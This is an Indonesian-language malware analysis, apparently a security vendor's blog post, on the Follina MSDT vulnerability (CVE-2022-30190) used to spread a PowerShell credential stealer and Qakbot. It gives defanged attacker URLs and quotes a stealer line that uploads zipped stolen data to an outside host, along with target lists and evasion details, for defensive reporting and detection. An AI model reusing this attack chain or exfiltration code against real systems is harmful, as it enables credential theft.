Pada tanggal 30 Mei 2022, CVE-2022-30190 “FOLLINA,” kerentanan eksekusi kode jarak jauh zero-day ditemukan di Microsoft Windows Support Diagnostic Tool (MSDT) dengan tingkat keparahan tinggi (CVSS:9.3).
Alat MSDT ini mendiagnosis masalah pada aplikasi seperti dokumen Microsoft Office. Vektor serangan awal seperti dokumen Word menggunakan fungsionalitas templat jarak jauh untuk mengunduh berkas HTML, yang kemudian menggunakan protokol URL untuk memanggil alat diagnostik ini (MSDT) dan mengeksekusi kode berbahaya. Pada saat yang sama, serangan awal terbatas pada Microsoft Word, tetapi baru-baru ini, vektor serangan diperluas hingga mencakup RTF dan Outlook.
Kerentanan ini telah dieksploitasi secara luas, dan pelaku kejahatan siber yang berhasil memengaruhinya dapat mengeksekusi kode arbitrer dan memasang program tambahan. Pelaku kejahatan siber memanfaatkan celah keamanan ini untuk menyebarkan Backdoor, AsyncRAT, Quakbot, dan malware lainnya kepada konsumen dan berbagai sektor di Amerika Utara dan Eropa.
Analisis Rinci Kerentanan:
Aplikasi pemanggilan awal ke alat MSDT adalah Microsoft Office (Word, Excel, RTF, dll.)

Gambar. Diagram Alir
Berikut adalah contoh RTF bernama "Employment_Agreement_Template". Dokumen RTF ini menggunakan objek OLE.

Gambar. File RTF dengan objek OLE
Ketika dokumen ini dibuka, akan muncul pesan berikut:-

Setelah korban mengklik “Ya,” file HTML yang dikodekan diunduh dari tautan tertanam http[:]//45[.]76[.]53[.]253/1.html, seperti yang diilustrasikan di bawah ini:-
Dokumen HTML berisi karakter “A” yang diberi komentar di bagian bawah file yang ditemukan di bawah kode.

Gbr. Data yang dikodekan dalam file HTML
Kode tertanam dalam berkas HTML memanggil PCWDiagnostic menggunakan ms-msdt dengan parameter IT_BrowseForFile yang menyertakan sintaks PowerShell. Bagian yang didekode dari data yang dikodekan base64 adalah –

Gbr. Data yang didekode
Kode ini menghentikan msdt.exe jika sedang berjalan dan terhubung ke URL “hXXps [:]//seller-notification [.]live/Zgfbe234dg” dan mengunduh skrip POWERSHELL.
Kerentanan Follina telah digunakan untuk menyebarkan Stealer berbasis PowerShell . Mari kita telusuri lebih lanjut isinya:

Gambar. Bagian Konten Skrip 1
Skrip tersebut melakukan enumerasi di dalam Appdata/Roaming dan mencoba mencuri data login, cookie, dll. dari aplikasi seperti Firefox, Opera, Yandex, Vivaldi, CentBrowser, Comodo, Chedot, Orbitum, Chromium, Slimjet, Xvast, Kinza, Iridium, CocCoc, AVAST Software, Chrome, Outlook, Thunderbird, NetSarang, Windows Live, FileZilla, MobaXterm, WeChat.
Pencuri menanyakan registri untuk mencuri informasi yang terkait dengan aplikasi berikut: Autodesk, MobaXterm, Oray SunLogin RemoteClient, MailMaster, Navicat, WinSCP, Microsoft Office, FTP, RAdmin, dll.

Gambar. Bagian Konten Skrip 2
Selain itu, ia juga mengumpulkan informasi yang terkait dengan mesin:
- Systeminfo (yang mencakup Nama Host, info terkait OS, Pemilik, info BIOS, Pemilik Terdaftar
ID Produk, Tanggal Instalasi Asli, Waktu Booting Sistem, Produsen Sistem, Model Sistem, Jenis Sistem, Prosesor, Versi BIOS, Lokal Sistem, Zona Waktu Total Memori Fisik, Domain, Server Logon, dll.) - Konfigurasi IP (melalui Ipconfig)
- Konfigurasi Stasiun Kerja
- Informasi Akun Pengguna
- Administrator Grup Lokal
- Versi nama produk
File .zip dibuat di %temp% dan dikirim ke URL:
$http_url = “hxxp://45[.]77.156[.]179:443/” + $ip + “———-” + $time1 + “.zip”
$time1 adalah stempel waktu epoch yang dihitung oleh

Ini berfungsi sebagai pemeriksaan Virtualisasi juga.
Mari kita lihat contoh lain dari Quakbot:
Email phishing berisi lampiran HTML berbahaya mengunduh berkas arsip (.img) (ed63c189b52e4eb663598dc0c3121e05). Arsip ini berisi .lnk (76390978f26d3c6d7f799257542796ce), muatan qbot (a14d48974eab6839b1238f984b3c28d2), dan berkas doc (e7015438268464cedad98b1544d643ad).

Gambar. Diagram Alir
Muatan qbot dalam zip dieksekusi melalui .lnk, dan berkas .doc mengunduh berkas HTML. Berkas .html ini mengunduh muatan .qbot lainnya dengan memanfaatkan Follina.
Berikut file HTML yang diunduh dari http[:]//185[.]234[.]247[.]119 dan berisi data yang ditunjukkan pada gambar berikut:-

Gambar. Data berkas HTML
HTML ini terhubung ke URL di atas dan mengunduh Quakbot dll (ce86511634b5420332eb6267c0e2ae2e) yang kemudian dieksekusi melalui regsvr32.exe
Analisis:
Berkas quakbot ini adalah berkas kompilasi Delphi yang berisi data terenkripsi di bagian .rsrc di dalam RCDATA, yang kemudian didekripsi di memori yang dialokasikan secara virtual. Gambar di bawah ini menunjukkan data terenkripsi dan loop Dekripsi.

Gbr. Data terenkripsi

Gambar. Deskripsi loop
Ini kemudian didekripsi menjadi API dan file PE tahap 1 .


Alur sekarang menuju ke tahap pertama, yang bertanggung jawab atas Injeksi DLL dan memasukkan muatan Quakbot ke dalam memori. Dekripsi RC1 dilakukan pada string terenkripsi, yang kemudian menampilkan daftar proses seperti proses terkait AV, dll. Jika proses tersebut ditemukan sedang berjalan, muatan akan keluar. Pada gambar di bawah, kita dapat melihat proses-proses yang sedang diperiksa.

Daftar proses yang diperiksa meliputi:-

Kemudian, ia melakukan proses injeksi di “onedrivesetup.exe”:-

Qbot terkait dengan kampanye "obama186". Berikut gambar yang menunjukkan koneksi C2 dari "onedrivesetup.exe":-
Teknik Bypass:
Kami telah melihat penyerang menggunakan metode pengkodean dalam vektor serangan awal untuk menghindari deteksi. Contoh berikut menggambarkan hal ini.

Gambar Contoh no.1

Gambar Contoh no.2
Kesimpulan:
Ini adalah salah satu zero-day paling kritis belakangan ini. CVE ini telah menggunakan banyak teknik bypass, tidak memiliki perbaikan, dan dapat dengan mudah dieksploitasi. Setelah patch keamanan tersedia dari Microsoft, pengguna harus segera memperbaikinya. Hingga saat itu, kami menyarankan organisasi untuk waspada dan mengikuti tindakan mitigasi berikut untuk mengurangi permukaan serangan & potensi kerusakan.
Untuk Remediasi 'Follina', Harap ikuti saran berikut:
Bagaimana Quick Heal melindungi pelanggannya?
Teknologi perlindungan canggih yang ada pada produk Quick Heal melindungi pelanggan kami terhadap Follina.
Kami memiliki deteksi bernama “CVE_2022_30190_Follina” untuk Follina dalam teknologi perilaku kami. Demikian pula, dalam Seqrite Produk Hawk Hunt, kami memiliki kebijakan yang disebut... “QHIR_CVE_2022_30190_Follina” untuk mengidentifikasi serangan ini.
Berikut ini adalah deteksi berbasis file dan berbasis jaringan untuk Follina:
1. Berbasis berkas:
- Pintu Belakang.Turian.S28183972
- Trojan.Qbot.S28211728
- CVE-2022-30190.46655
- CVE-2022-30190.46638
- CVE-2022-30190.46635
- CVE-2022-30190.46624
2. Berbasis jaringan:
- CVE-2022-30190.RCE!46674
- CVE-2022-30190.RCE!46675
Subject Matter Expert
Tejaswini Sandapolla
Amruta Wagh